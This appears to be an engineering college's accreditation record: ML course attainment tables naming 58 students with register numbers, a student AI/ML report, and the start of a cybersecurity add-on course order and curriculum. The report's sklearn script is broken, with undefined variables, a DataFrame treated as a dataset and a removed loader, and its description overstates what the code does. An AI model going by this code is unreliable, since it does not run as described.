Batch : 2019-2023 CSE B

Year of study: 2019-2023

Name of the Subject with code: ADCS702-MACHINE LEARNING

Name of the Staff: Ms. Rajitha K V, Mr Abhiram P

No of students: 58

CO1	Understand the basic knowledge about machine learning
CO2	Familiarize about different Python Libraries.
CO3	Familiarize the working of classifier models and identify classifier models for typical machine learning applications.
CO4	Build a Neural Network model using TensorFlow.
CO5	Students should be able to do a project on Machine learning.

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	3	-	2	-	-	3	-	-	-	-	-	3	-	-
CO 2	3	-	3	-	3	3	-	-	-	-	-	3	-	-
CO 3	3	-	2	-	3	3	-	-	-	-	-	3	-	-
CO 4	3	-	2	-	3	3	-	-	-	-	-	3	-	-
CO 5	3	-	3	-	3	3	-	-	3	-	3	3	-	-
AVERAGE	3		2.4		3	3			3		3	3		

Attainment Level Attainment score given, when

Attainment Level 1 50 % of students score more than 45%

Attainment Level 2 60 % of students score more than 45%


Attainment Level 3 70 % of students score more than 45%

[Signature]
 Rajitha K V
 AP, CSE

CO 1

SL. No.	Register No.	Name of the student	Basic knowledge about machine learning.	Report
Max Mark			5	15
1	LVML19CS116	Anurag A M	5	15
2	LVML19CS117	Aromal Prakash K V	5	15
3	LVML19CS118	Kiran P P	5	15
4	VML19CS002	Abhijai K	5	15
5	VML19CS005	Achal Dev P	5	15
6	VML19CS007	Adila Farha P K	5	15
7	VML19CS008	Adithya T K	5	15
8	VML19CS010	Adwaid Sahadevan M	5	15
9	VML19CS012	Adwetha Falgunan	5	15
10	VML19CS015	Akhil Kumar K	5	15
11	VML19CS017	Akshay Jayachandran V V	5	15
12	VML19CS019	Alan Saji	5	15
13	VML19CS021	Aleena Mathews	5	15
14	VML19CS023	Alisha Mathew	5	15
15	VML19CS024	Amalraj P	5	15
16	VML19CS026	Anagha P P	5	15
17	VML19CS028	Aneesha S	5	15
18	VML19CS030	Anjima Govindan	5	15
19	VML19CS031	Annapoorna K K	5	15
20	VML19CS035	Anupama K V	5	15
21	VML19CS037	Anusree Venu	5	15
22	VML19CS039	Arya Sajiv	5	15
23	VML19CS040	Ashwin S Nambiar	5	15
24	VML19CS042	Athira Das	5	15
25	VML19CS044	Aysha Nahadha	5	15
26	VML19CS046	Darsan Dinesh	5	15
27	VML19CS048	Deekshith K K	5	15
28	VML19CS050	Devika C	5	15
29	VML19CS052	Diya P	5	15
30	VML19CS054	Don Mariya	5	15
31	VML19CS055	Eaby Thoras C	5	15
32	VML19CS058	Farisa K P	5	15
33	VML19CS061	Harold Prakash	5	15
34	VML19CS063	Janvin Joseph	5	15
35	VML19CS065	Jithin Jose	5	15
36	VML19CS067	Kavya Pushpan	5	15
37	VML19CS069	Kiran Valsalan Nair	5	15
38	VML19CS071	Mary Joy	5	15
39	VML19CS074	Nathasha K V	5	15

40	VML19CS075	Nihal O	5	15
41	VML19CS080	Puliyile Kandi Muhammed Jassim	5	15
42	VML19CS081	PV Gayathri	5	15
43	VML19CS083	Ranjul Arumadi	5	15
44	VML19CS084	Rhea Renjith	5	15
45	VML19CS086	Roby K S	5	15
46	VML19CS089	Sanand Chandran	5	15
47	VML19CS091	Sanjuktha Sanjay	5	15
48	VML19CS094	Sharanya Ullas	5	15
49	VML19CS096	Shijas P	5	15
50	VML19CS098	Shradha Sujith	5	15
51	VML19CS101	Sidharth A S	5	15
52	VML19CS103	Sidharth Suresh Nambiar	5	15
53	VML19CS104	Sneha Ani.	5	15
54	VML19CS106	Sona Jose	5	15
55	VML19CS108	Sooraj Mohan	5	15
56	VML19CS110	Sreevedh Hareesh	5	15
57	VML19CS112	Theerth M	5	15
58	VML19CS114	Vismaya Vinoth Kumar	5	15
Total Number of students attended			58	58
Target (45%) Mark			2.25	6.75
Total Number of students who have achieved Target (45 %)			58	58
Attainment percentage			100	100
Attainment Level			3	3
Total Attainment OF Each section			3	

Abhiram P



CO 2			
SL. No.	Register No.	Name of the student	Understanding of different Python libraries
Max Mark			
1	LVML19CS116	Anurag A M	5
2	LVML19CS117	Aromal Prakash K V	5
3	LVML19CS118	Kiran P P	5
4	VML19CS002	Abhijai K	5
5	VML19CS005	Achal Dev P	5
6	VML19CS007	Adila Farha P K	5
7	VML19CS008	Adithya T K	5
8	VML19CS010	Adwaid Sahadevan M	5
9	VML19CS012	Adwetha Falgunan	5
10	VML19CS015	Akhil Kum-- K	5
11	VML19CS017	Akshay Jay. chandran V V	5
12	VML19CS019	Alan Saji	5
13	VML19CS021	Aleena Mathews	5
14	VML19CS023	Alisha Mathew	5
15	VML19CS024	Amalraj P	5
16	VML19CS026	Anagha P P	5
17	VML19CS028	Aneesha S	5
18	VML19CS030	Anjima Govindan	5
19	VML19CS031	Annapoorna K K	5
20	VML19CS035	Anupama K V	5
21	VML19CS037	Anusree Venu	5
22	VML19CS039	Arya Sajiv	5
23	VML19CS040	Ashwin S Nambiar	5
24	VML19CS042	Athira Das	5
25	VML19CS044	Aysha Nah Jha	5
26	VML19CS046	Darsan Dinesh	5
27	VML19CS048	Deekshith K K	5
28	VML19CS050	Devika C	5
29	VML19CS052	Diya P	5
30	VML19CS054	Don Mariya	5
31	VML19CS055	Eaby Thomas C	5
32	VML19CS058	Farisa K P	5
33	VML19CS061	Harold Prakash	5
34	VML19CS063	Janvin Joseph	5
35	VML19CS065	Jithin Jose	5
36	VML19CS067	Kavya Pushpan	5
37	VML19CS069	Kiran Valsalan Nair	5
38	VML19CS071	Mary Joy	5
39	VML19CS074	Nathasha . V	5

40	VML19CS075	Nihal O	5
41	VML19CS080	Puliyile Kandi Muhammed Jassim	5
42	VML19CS081	PV Gayathri	5
43	VML19CS083	Ranjul Arumadi	5
44	VML19CS084	Rhea Renjith	5
45	VML19CS086	Roby K S	5
46	VML19CS089	Sanand Ch. ndran	5
47	VML19CS091	Sanjuktha Sanjay	5
48	VML19CS094	Sharanya Ullas	5
49	VML19CS096	Shijas P	5
50	VML19CS098	Shradha Sujith	5
51	VML19CS101	Sidharth A S	5
52	VML19CS103	Sidharth Suresh Nambiar	5
53	VML19CS104	Sneha Anil	5
54	VML19CS106	Sona Jose	5
55	VML19CS108	Sooraj Mohan	5
56	VML19CS110	Sreevedh Hareesh	5
57	VML19CS112	Theerth M	5
58	VML19CS114	Vismaya Vinoth Kumar	5
Total Number of students attended			58
Target (45%) Mark			2.25
Total Number of students who have achieved Target (45 %)			58
Attainment percentage			100
Attainment Level			3
Total Attainment			3

Abhiram. P
Atth


CO 3			
SL. No.	Register No.	Name of the student	Understanding of classifier models and identify classifier models for typical machine learning applications.
Max Mark			5
1	LVML19CS116	Anurag A M	5
2	LVML19CS117	Aromal Prakash K V	5
3	LVML19CS118	Kiran P P	5
4	VML19CS002	Abhijai K	5
5	VML19CS005	Achal Dev P	5
6	VML19CS007	Adila Farha P K	5
7	VML19CS008	Adithya T K	5
8	VML19CS010	Adwaid S ^h sdevan M	5
9	VML19CS012	Adwetha F .igunan	5
10	VML19CS015	Akhil Kumar K	5
11	VML19CS017	Akshay Jayachandran V V	5
12	VML19CS019	Alan Saji	5
13	VML19CS021	Aleena Mathews	5
14	VML19CS023	Alisha Mathew	5
15	VML19CS024	Amalraj P	5
16	VML19CS026	Anagha P P	5
17	VML19CS028	Aneesha S	5
18	VML19CS030	Anjima Govindan	5
19	VML19CS031	Annapoorna K K	5
20	VML19CS035	Anupama K V	5
21	VML19CS037	Anusree Venu	5
22	VML19CS039	Arya Sajiv	5
23	VML19CS040	Ashwin S h mbiar	5
24	VML19CS042	Athira Das	5
25	VML19CS044	Aysha Nahadha	5
26	VML19CS046	Darsan Dinosh	5
27	VML19CS048	Deekshith K K	5
28	VML19CS050	Devika C	5
29	VML19CS052	Diya P	5
30	VML19CS054	Don Mariya	5
31	VML19CS055	Eaby Thomas C	5
32	VML19CS058	Farisa K P	5
33	VML19CS061	Harold Prakash	5
34	VML19CS063	Janvin Joseph	5
35	VML19CS065	Jithin Jose	5
36	VML19CS067	Kavya Pushpan	5
37	VML19CS069	Kiran Vals ^h n Nair	5

38	VML19CS071	Mary Joy	5
39	VML19CS074	Nathasha K V	5
40	VML19CS075	Nihal O	5
41	VML19CS080	Puliyile Kandi Muhammed Jassim	5
42	VML19CS081	PV Gayathri	5
43	VML19CS083	Ranjul Arumadi	5
44	VML19CS084	Rhea Renjith	5
45	VML19CS086	Roby K S	5
46	VML19CS089	Sanand Chandran	5
47	VML19CS091	Sanjuktha Anjay	5
48	VML19CS094	Sharanya Lilas	5
49	VML19CS096	Shijas P	5
50	VML19CS098	Shradha Sujith	5
51	VML19CS101	Sidharth A S	5
52	VML19CS103	Sidharth Suresh Nambiar	5
53	VML19CS104	Sneha Anil	5
54	VML19CS106	Sona Jose	5
55	VML19CS108	Sooraj Mohan	5
56	VML19CS110	Sreevedh Hareesh	5
57	VML19CS112	Theerth M	5
58	VML19CS114	Vismaya Vinoth Kumar	5
Total Number of students attended			58
Target (45%) Mark			2.25
Total Number of students who have achieved Target (45 %)			58
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
IA Attainment			3
Other Assessment			0

Althirami P


204			
SL. No.	Register No.	Name of the student	Knowledge of Neural Network model using TensorFlow.
Max Mark			5
1	LVML19CS116	Anurag A M	5
2	LVML19CS117	Aromal Prakash K V	5
3	LVML19CS118	Kiran P P	5
4	VML19CS002	Abhijai K	5
5	VML19CS005	Achal Dev P	5
6	VML19CS007	Adila Farha P K	5
7	VML19CS008	Adithya T K	5
8	VML19CS010	Adwaid Sahadevan M	5
9	VML19CS012	Adwetha Falgunan	5
10	VML19CS015	Akhil Kum: K	5
11	VML19CS017	Akshay Jayachandran V V	5
12	VML19CS019	Alan Saji	5
13	VML19CS021	Aleena Mathews	5
14	VML19CS023	Alisha Mathew	5
15	VML19CS024	Amalraj P	5
16	VML19CS026	Anagha P P	5
17	VML19CS028	Aneesha S	5
18	VML19CS030	Anjima Govindan	5
19	VML19CS031	Annapoorna K K	5
20	VML19CS035	Anupama K V	5
21	VML19CS037	Anusree Venu	5
22	VML19CS039	Arya Sajiv	5
23	VML19CS040	Ashwin S Nambiar	5
24	VML19CS042	Athira Dar	5
25	VML19CS044	Aysha Nah. dha	5
26	VML19CS046	Darsan Dinesh	5
27	VML19CS048	Deekshith K K	5
28	VML19CS050	Devika C	5
29	VML19CS052	Diya P	5
30	VML19CS054	Don Mariya	5
31	VML19CS055	Eaby Thomas C	5
32	VML19CS058	Farisa K P	5
33	VML19CS061	Harold Prakash	5
34	VML19CS063	Janvin Joseph	5
35	VML19CS065	Jithin Jose	5
36	VML19CS067	Kavya Pushpan	5
37	VML19CS069	Kiran Valsalan Nair	5
38	VML19CS071	Mary Joy	5

39	VML19CS074	Nathasha K V	5
40	VML19CS075	Nihal O	5
41	VML19CS080	Puliyile Kandi Muhammed Jassim	5
42	VML19CS081	PV Gayathri	5
43	VML19CS083	Ranjul Arumadi	5
44	VML19CS084	Rhea Renjith	5
45	VML19CS086	Roby K S	5
46	VML19CS089	Sanand Chandran	5
47	VML19CS091	Sanjuktha Anjay	5
48	VML19CS094	Sharanya Ullas	5
49	VML19CS096	Shijas P	5
50	VML19CS098	Shradha Sujith	5
51	VML19CS101	Sidharth A S	5
52	VML19CS103	Sidharth Suresh Nambiar	5
53	VML19CS104	Sneha Anil	5
54	VML19CS106	Sona Jose	5
55	VML19CS108	Sooraj Mohan	5
56	VML19CS110	Sreevedh Hareesh	5
57	VML19CS112	Theerth M	5
58	VML19CS114	Vismaya Vinoth Kumar	5
Total Number of students attended			58
Target (45%) Mark			2.25
Total Number of students who have achieved Target (45 %)			58
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
IA Attainment			3
Other Assessment			0

Atkinson P


CO 5

SL. No.	Register No.	Name of the student	Knowledge to develop DNN using Keras/TensorFlow.	Implementation	Report
Max Mark				5	5
1	LVML19CS116	Anurag A M	5	5	5
2	LVML19CS117	Aromal Prakash K V	5	5	5
3	LVML19CS118	Kiran P P	5	5	5
4	VML19CS002	Abhijai K	5	5	5
5	VML19CS005	Achal Dev P	5	5	5
6	VML19CS007	Adila Farha P K	5	5	5
7	VML19CS008	Adithya T K	5	5	5
8	VML19CS010	Adwaid S. .devan M	5	5	5
9	VML19CS012	Adwetha Falgunan	5	5	5
10	VML19CS015	Akhil Kumar K	5	5	5
11	VML19CS017	Akshay Jayachandran V V	5	5	5
12	VML19CS019	Alan Saji	5	5	5
13	VML19CS021	Aleena Mathews	5	5	5
14	VML19CS023	Alisha Mathew	5	5	5
15	VML19CS024	Amalraj P	5	5	5
16	VML19CS026	Anagha P P	5	5	5
17	VML19CS028	Aneesha S	5	5	5
18	VML19CS030	Anjima Govindan	5	5	5
19	VML19CS031	Annapoorna K K	5	5	5
20	VML19CS035	Anupama K V	5	5	5
21	VML19CS037	Anusree Venu	5	5	5
22	VML19CS039	Arya Sajiv	5	5	5
23	VML19CS040	Ashwin S N .mbiar	5	5	5
24	VML19CS042	Athira Das	5	5	5
25	VML19CS044	Aysha Nahadha	5	5	5
26	VML19CS046	Darsan Dinesh	5	5	5
27	VML19CS048	Deekshith K K	5	5	5
28	VML19CS050	Devika C	5	5	5
29	VML19CS052	Diya P	5	5	5
30	VML19CS054	Don Mariya	5	5	5
31	VML19CS055	Eaby Thomas C	5	5	5
32	VML19CS058	Farisa K P	5	5	5
33	VML19CS061	Harold Prakash	5	5	5
34	VML19CS063	Janvin Joseph	5	5	5
35	VML19CS065	Jithin Jose	5	5	5
36	VML19CS067	Kavya Pushpan	5	5	5
37	VML19CS069	Kiran Valsa .n Nair	5	5	5

38	VML19CS071	Mary Joy	5	5	5
39	VML19CS074	Nathasha K V	5	5	5
40	VML19CS075	Nihal O	5	5	5
41	VML19CS080	Puliyile Kandi Muhammed	5	5	5
42	VML19CS081	PV Gayathri	5	5	5
43	VML19CS083	Ranjul Arumadi	5	5	5
44	VML19CS084	Rhea Renjith	5	5	5
45	VML19CS086	Roby K S	5	5	5
46	VML19CS089	Sanand Chandran	5	5	5
47	VML19CS091	Sanjuktha Sanjay	5	5	5
48	VML19CS094	Sharanya Ullas	5	5	5
49	VML19CS096	Shijas P	5	5	5
50	VML19CS098	Shradha Sujith	5	5	5
51	VML19CS101	Sidharth A S	5	5	5
52	VML19CS103	Sidharth Suresh Nambiar	5	5	5
53	VML19CS104	Sneha Anil	5	5	5
54	VML19CS106	Sona Jose	5	5	5
55	VML19CS108	Sooraj Mohan	5	5	5
56	VML19CS110	Sreevedh Hareesh	5	5	5
57	VML19CS112	Theerth M	5	5	5
58	VML19CS114	Vismaya Vignesh Kumar	5	5	5
Total Number of students attended			58	58	58
Target (45%) Mark			2.25	2.25	2.25
Total Number of students who have achieved Target (58	58	58
Attainment percentage			100	100	100
Attainment Level			3	3	3
Total Attainment OF Each section			3		
IA Attainment			3		
Other Assessment			0		

Abhinav
S

CO ATTAINMENT

Course Outcome	Project	Direct Attainment (Project)	Indirect Attainment (Course End Survey)	CO Attainment= Direct(80%) + Indirect (20%)
CO1	3	3	3	3
CO2	3	3	3	3
CO3	3	3	3	3
CO4	3	3	3	3
CO5	3	3	3	3

Course Outcome	Project
CO1	3
CO2	3
CO3	3
CO4	3
CO5	3


 D. Jyothi. K. V
 AP, CSE

PO ATTAINMENT

Batch : 2019-2023 CSE B
 Year of study: 2019-2023
 Name of the Subject with code: ADCS702-MACHINE LEARNING
 Name of the Staff: Ms. Rajitha K V, Mr Abhiram P
 No of students: 58

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	3	3	-	2	-	3	3	-	-	-	-	-	3	-	-
CO 2	3	3	-	3	-	3	3	-	-	3	-	3	3	-	-
CO 3	3	3	-	2	-	3	3	-	-	3	-	3	3	-	-
CO 4	3	3	-	2	-	3	3	-	-	3	-	3	3	-	-
CO 5	3	3	-	3	-	3	3	-	-	3	-	3	3	-	-
PO		PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ATTAINED		3		2.4	-	3	3	-	-	3	-	3	3	-	-

ADD ON COURSE REPORT

ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING

Class: S8 CSE B

Members:

Adila Farha PK
Adithya T K
Aleena Mathews
Alisha Mathew
Don Mariya
Kavya Pushpan
Nathasha K V
Sharanya Ullas
Sneha Anil
Vismaya Vinoth Kumar

Introduction:

Artificial intelligence consists of algorithms created to closely resemble the neural network in the human brain, enabling computers to use vast amounts of data to learn from their past performance and improve present and future outcomes. Artificial intelligence comes in a variety of forms, and it may be further split into Weak AI and Strong AI.

Machine learning is a subfield of AI. Machine learning is an application of AI that enables computers to gain knowledge from experience and execute particular jobs better. It gives computers the ability to analyse data and use statistical methods to learn from that data to enhance their performance on a particular activity. The area of computer science known as machine learning aims to create computer systems that can autonomously learn from experience in particular, by analysing the data they receive, and enhance the performance of particular jobs. Algorithms used in machine learning are frequently divided into supervised, unsupervised, and reinforcement learning categories.

Types of AI:

Narrow or Weak AI:

Narrow or weak AI refers to AI systems that are designed to perform specific tasks and are limited to those tasks. These systems are not capable of generalizing to new situations and require human intervention to adapt to new tasks or environments. Examples of narrow AI include voice assistants like Siri and Alexa, chatbots, recommendation systems, and image recognition systems.

Narrow AI systems are designed to excel at specific tasks, and they often do so with high accuracy and efficiency. However, they lack the flexibility and adaptability of human intelligence and are unable to perform tasks outside of their predefined scope.

General AI:

General AI, also known as artificial general intelligence (AGI), refers to AI systems that are capable of performing any intellectual task that a human can do. These systems would be able to reason, solve problems, learn, and adapt to new situations without human intervention. General AI is often considered to be the ultimate goal of AI research.

However, developing general AI is a highly challenging task, as it requires creating a system that can not only learn and reason but also understand the nuances and complexities of the world around it. While significant progress has been made in the field of AI, we are still far from achieving true general AI.

Superintelligence:

Superintelligence refers to AI systems that surpass human intelligence in all areas. These systems would be able to solve problems that are beyond human comprehension and potentially revolutionize fields like science, medicine, and engineering.

While superintelligence is currently hypothetical, many experts believe that it could become a reality in the future. However, there are also concerns about the potential risks associated with superintelligence, including the possibility of the AI systems becoming uncontrollable and posing a threat to humanity.

In summary, narrow AI refers to AI systems designed for specific tasks, general AI refers to AI systems capable of performing any intellectual task a human can do, and superintelligence refers to AI systems that surpass human intelligence in all areas.

Types of Machine Learning:

Supervised Learning:

Supervised learning is a type of machine learning where the model is trained on labeled data. This means that each input in the training data is associated with a corresponding output or label. For example, in an image classification task, each image in the training data would have a label indicating what object or scene is present in the image. The goal of supervised learning is to train a model to predict the correct output for new, unseen inputs. To do this, the model learns patterns and relationships in the labeled data and uses these to make predictions on new data.

Supervised learning algorithms can be divided into two main categories: regression and classification. Regression algorithms are used when the output is a continuous value, such as predicting a person's age or the price of a house. Classification algorithms are used when the output is a categorical variable, such as whether an email is spam or not, or what object is present in an image.

Some popular supervised learning algorithms include decision trees, random forests, support vector machines (SVMs), and neural networks.

Unsupervised Learning:

Unsupervised learning is a type of machine learning where the model is trained on unlabeled data. This means that there are no predefined labels or outputs for the data. The goal of unsupervised learning is to identify patterns and relationships in the data without any prior knowledge of what the data represents.

One common unsupervised learning technique is clustering, where the goal is to group similar data points together based on their similarities. Another technique is dimensionality reduction, where the goal is to reduce the number of features in the data while retaining as much information as possible. Other examples of unsupervised learning include anomaly detection,

where the goal is to identify unusual data points, and association rule learning, where the goal is to find relationships between different variables in the data.

Some popular unsupervised learning algorithms include k-means clustering, principal component analysis (PCA), and autoencoders.

Reinforcement Learning:

Reinforcement learning is a type of machine learning where the model learns to take actions in an environment to maximize a reward signal. The model receives feedback in the form of a reward or penalty for its actions and uses this feedback to adjust its behavior in the future. The goal of reinforcement learning is to find a policy that maximizes the expected cumulative reward over time.

Reinforcement learning is commonly used for game playing, robotics, and autonomous vehicles. In a game playing scenario, the model learns to take actions that lead to winning the game, while avoiding actions that lead to losing. In a robotics or autonomous vehicle scenario, the model learns to navigate its environment to achieve a specific goal, such as reaching a destination or performing a task.

Some popular reinforcement learning algorithms include Q-learning, policy gradients, and actor-critic methods.

Relevance of AI:

Artificial Intelligence's importance and subsequent components have been known for a long time. They are being seen as tools and techniques to make this world better. Its importance lies in making our life easier. These technologies are a great asset to humans and are programmed to minimize human effort as much as possible. They can operate in an automated fashion. Therefore, manual intervention is the last thing that can be sought or seen during the operation of parts involving this technology. These machines speed up your tasks and processes with guaranteed accuracy and precision, making them a useful and valuable tool. Apart from making the world an error-free place with their simple and everyday techniques, these technologies and applications affecting and holds importance for other domains as well.

Important uses of Artificial Intelligence include :

- In Medical Science
- In the Field of Air Transport
- In the field of banking and financial institutions
- In the field of gaming and entertainment
- AI Adds Intelligence to Products

Requirements :

The requirements of AI (Artificial intelligence) can vary depending on the specific application or use case, but here are some general requirements that are often necessary for successful AI implementation:

- **Data:** AI systems require large amounts of high-quality data to learn and improve their performance. The data must be relevant, accurate, and representative of the problem domain.
- **Algorithms:** AI systems require advanced algorithms that can process data and make decisions based on that data. The algorithms must be designed to handle the complexity and variability of the problem domain.
- **Computing power:** AI systems require significant computing power to process large amounts of data and run complex algorithms. This often requires specialized hardware such as GPUs or TPUs.
- **Training:** AI systems require training to learn from data and improve their performance. This training can involve supervised, unsupervised, or reinforcement learning techniques.
- **Human expertise:** This can include domain experts, data scientists, machine learning engineers, and other specialized professionals.
- **Ethics and accountability:** AI systems must be designed and implemented with ethical considerations in mind, such as fairness, transparency, and privacy.

Objective:

The objective of this code is to explore and analyze datasets using the pandas library, train and test machine learning models for regression and classification using the sklearn and TensorFlow libraries, and evaluate the performance of the models using appropriate metrics. Specifically, the code loads the iris dataset and a CSV file into DataFrames, creates and fits a linear regression model to predict the target variable, creates and fits a logistic regression model to classify a binary target variable, and computes the accuracy score for the logistic regression model on a test set. The goal is to gain insights into the relationships between the input and output variables and to build accurate predictive and classification models that can generalize well to new data.

Code :

```
import pandas as pd
import numpy as np
from sklearn import datasets
from sklearn.datasets import load_iris
from sklearn import linear_model
from sklearn.model_selection import train_test_split
```

```

import tensorflow as tf
from tensorflow.keras.datasets import boston_housing
iris=load_iris()
iris
from sklearn.datasets import load_boston
data=pd.read_csv("Data.csv")
df=pd.DataFrame(data)
df
data
x=pd.DataFrame(df.data, columns=df.feature_names)
y=pd.DataFrame(df.target)
x.describe()
reg=linear_model.LinearRegression()
xtrain,xtest,ytrain,ytest=train_test_split(x,y,
test_size=0.25,random_state=102)
reg.fit(xtrain,ytrain)
LinearRegression()
reg.predict(xtest)
x = df.drop('target', axis=1)
y = df['target'].to_frame()
print(x.describe())
reg.predict(xtest.head(1))
ytest[0]
data=pd.read_csv("insurance_data.csv")
data
x = data['age']
y = data[['bought_insurance']]
from sklearn.model_selection import train_test_split
xtrain, xtest, ytrain, ytest = train_test_split(x1,y1,test_size=0.20)
from sklearn import linear_model
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(xtrain,ytrain)
LogisticRegression()
lr.predict(xtest)
lr.score(xtest,ytest)
xtest
ytest

```


Description:

Machine learning code is typically written in a programming language such as Python, R, or Julia. The above code is a mix of importing data from different sources and performing various machine learning tasks using different libraries. Here is a brief summary of what code does.

1. Import required libraries such as pandas, numpy, sklearn, and tensorflow.
2. Load iris and Boston housing datasets using the sklearn.datasets module.
3. Read data from a CSV file into a pandas DataFrame.
4. Create a new DataFrame using the data from the CSV file and separate the features (x) and target (y) columns.
5. Split the data into training and test sets using the train_test_split function from sklearn.model_selection.
6. Create a linear regression model using the LinearRegression class from sklearn.linear_model and fit the model to the training data.
7. Use the trained model to make predictions on the test data.
8. Drop the target column from a DataFrame and assign it to a new variable x, and assign the target column to a new variable y.
9. Split the data into training and test sets using train_test_split.
10. Create a logistic regression model using the LogisticRegression class from sklearn.linear_model and fit the model to the training data.
11. Use the trained model to make predictions on the test data and calculate the model's accuracy score.

Conclusion:

In conclusion, Artificial Intelligence (AI) and Machine Learning (ML) are transforming various aspects of society in numerous ways, from healthcare and education to business and transportation. The power of these technologies lies in their ability to analyze vast amounts of data, recognize patterns, and make predictions with a high degree of accuracy. This enables them to automate routine tasks, improve decision-making, and personalize experiences, among other applications.

However, there are also potential risks associated with the use of AI and ML, including issues related to bias, privacy, and job displacement. As society continues to embrace these technologies, it will be important to address these concerns and work towards developing responsible and ethical uses of AI and ML.

Despite these challenges, AI and ML have the potential to revolutionize many fields and have a significant positive impact on society. As such, it is important to continue to invest in research and development in these areas, while also taking proactive steps to ensure that the benefits of these technologies are shared widely and equitably across society.


AP, CIE ✓

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12	Sample Certificate
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VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

**DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING**

Report on value added course

***“Cyber Security Analytics
for***

S6 CSE- A, B,C (2020-24 BATCH)



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

VJ/CSE/AC/2023/3

20.12.2022

APPOINTMENT ORDER

Dear Sir/Madam,

Sub: - Add-on Course Syllabus Committee

The following Committee is hereby constituted for framing the syllabus of the Add-on Course "ADCS601 Cyber Security Analytics" for the S6 BTech Computer Science and Engineering at Vimal Jyothi Engineering College.

Sl No.	Name of the Faculty	Role
1.	Ms. Sreedaya M.	Coordinator
2.	Ms. Najira Salam	Member
3.	Dr. Jeethu V. Devasia	Member

The Coordinator is requested to convene meetings of the committee, prepare the syllabus and send the final version in the format in compliance with KTU syllabus.

Please forward the final syllabus on or before 16.01.2023.

Regards,

Dr. Jeethu V. Devasia
Dr. Jeethu V. Devasia
Professor & HoD CSE

Copy To:-

Ms. Najira Salam

Ms. Sreedaya M

Najira Salam
Sreedaya M

VIMAL JYOTHI ENGINEERING COLLEGE

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING



OFFERING ADD-ON COURSE ON

CYBER SECURITY ANALYTICS

COURSE CODE : ADG801

COURSE DURATION : 5 DAYS (30 HOURS)

ORDER NO : VJ/CSE/AC/2023/3

DATED : 20-12-2022

IN ASSOCIATION WITH:

RED TEAM HACKER ACADEMY

**FOR 6TH SEMESTER COMPUTER SCIENCE AND ENGINEERING
STUDENTS ON**

**MARCH 22, 23, 24, 25, 26
FUNDED & SPONSORED BY**

VIMAL JYOTHI ENGINEERING COLLEGE

Convener - Ms: Divya B (HOD)

**Staff Coordinators - Ms: Najira Salam
Ms: Sreedaya M**



**REDTEAM
HACKER ACADEMY**

VISION OF THE DEPARTMENT

To contribute to the society through excellence in scientific and knowledge-based education utilizing the potential of computer science and engineering with a deep passion for wisdom, culture and values.

MISSION OF THE DEPARTMENT

To promote all-round growth of an individual by creating futuristic environment that fosters critical thinking, dynamism and innovation to transform them into globally competitive professionals.
To undertake collaborative projects which offer opportunities for long-term interaction with academia and industry.
To develop human potential to its fullest extent so that intellectually capable and optimistic leaders can emerge in a range of professions.





VJEC COMPUTER SCIENCE ENGINEERING DEPARTMENT PRESENTS

CYBER SECURITY ANALYTICS


In association with

RED TEAM HACKER ACADEMY

COURSE CODE:ADCS601

DURATION:5 DAYS (30 HRS)

ORDER NO:VJ/CSE/AC/2023/3



MARCH 22-26


FOR 6TH SEMESTER COMPUTER SCIENCE &ENGINEERING STUDNENTS

CONVENOR:Ms.DIVYA B (HOD)

STAFF COORDINATORS:Ms.NAJIRA SALAM

Ms.SREEDAYA M

FUNDED AND SPONSORED BY VIMAL JYOTHI ENGINEERING COLLEGE



Page 235 of 778

NAJIRA SALAM
20/03/23

Curriculum

CYBER SECURITY ANALYTICS

Course Description: The objective of the course is to equip the learners to leverage Linux for ethical hacking practice. Certified Cyber Security Analyst Program focuses on developing the skill set which meets the industry requirements. Starting from the Essentials, the program will equip the students the best in industry knowledge, tactics and toolsets from Attack to Defense.

Course Objective: Basic knowledge in Cyber Security and Ethical hacking practices.

Course Outcomes: After the completion the course the student will be able to

CO1	Familiarize the essentials of computer networks and Linux for security features
CO2	Understand TOR network and VPN
CO3	Familiarize different tools used in cyber security domain
CO4	Understand social engineering security and demonstrate its implementation
CO5	Demonstrate Cyber-Security Operation Center (SOC) to observe organizational cyber defense

Sreedhara - M



Abstract POs defined by National Board of Accreditation

#PO	BroadPO	#PO	BroadPO
PO1	Engineering Knowledge	PO7	Environment and Sustainability
PO2	Problem Analysis	PO8	Ethics
PO3	Design/Development Solutions	PO9	Individual and teamwork
PO4	Conduct Investigations Of complex problems	PO10	Communication
PO5	Modern Tool Usage	PO11	Project Management and Finance
PO6	The Engineer and Society	PO12	Lifelong learning

Mapping Of Course Outcomes With Program Outcomes

CO-PO Mapping (S: Strong, M: Medium, L: Low)


COs	PO 1	PO2	PO 3	PO 4	PO 5	PO 6	PO 7	PO 8	PO 9	PO1 0	PO1 1	PO1 2	PSO 1	PSO 2
CO1	3	2	2	-	3	-			3	2		3	2	2
CO2	3	3	2	2	3	-			3	2		3	2	2
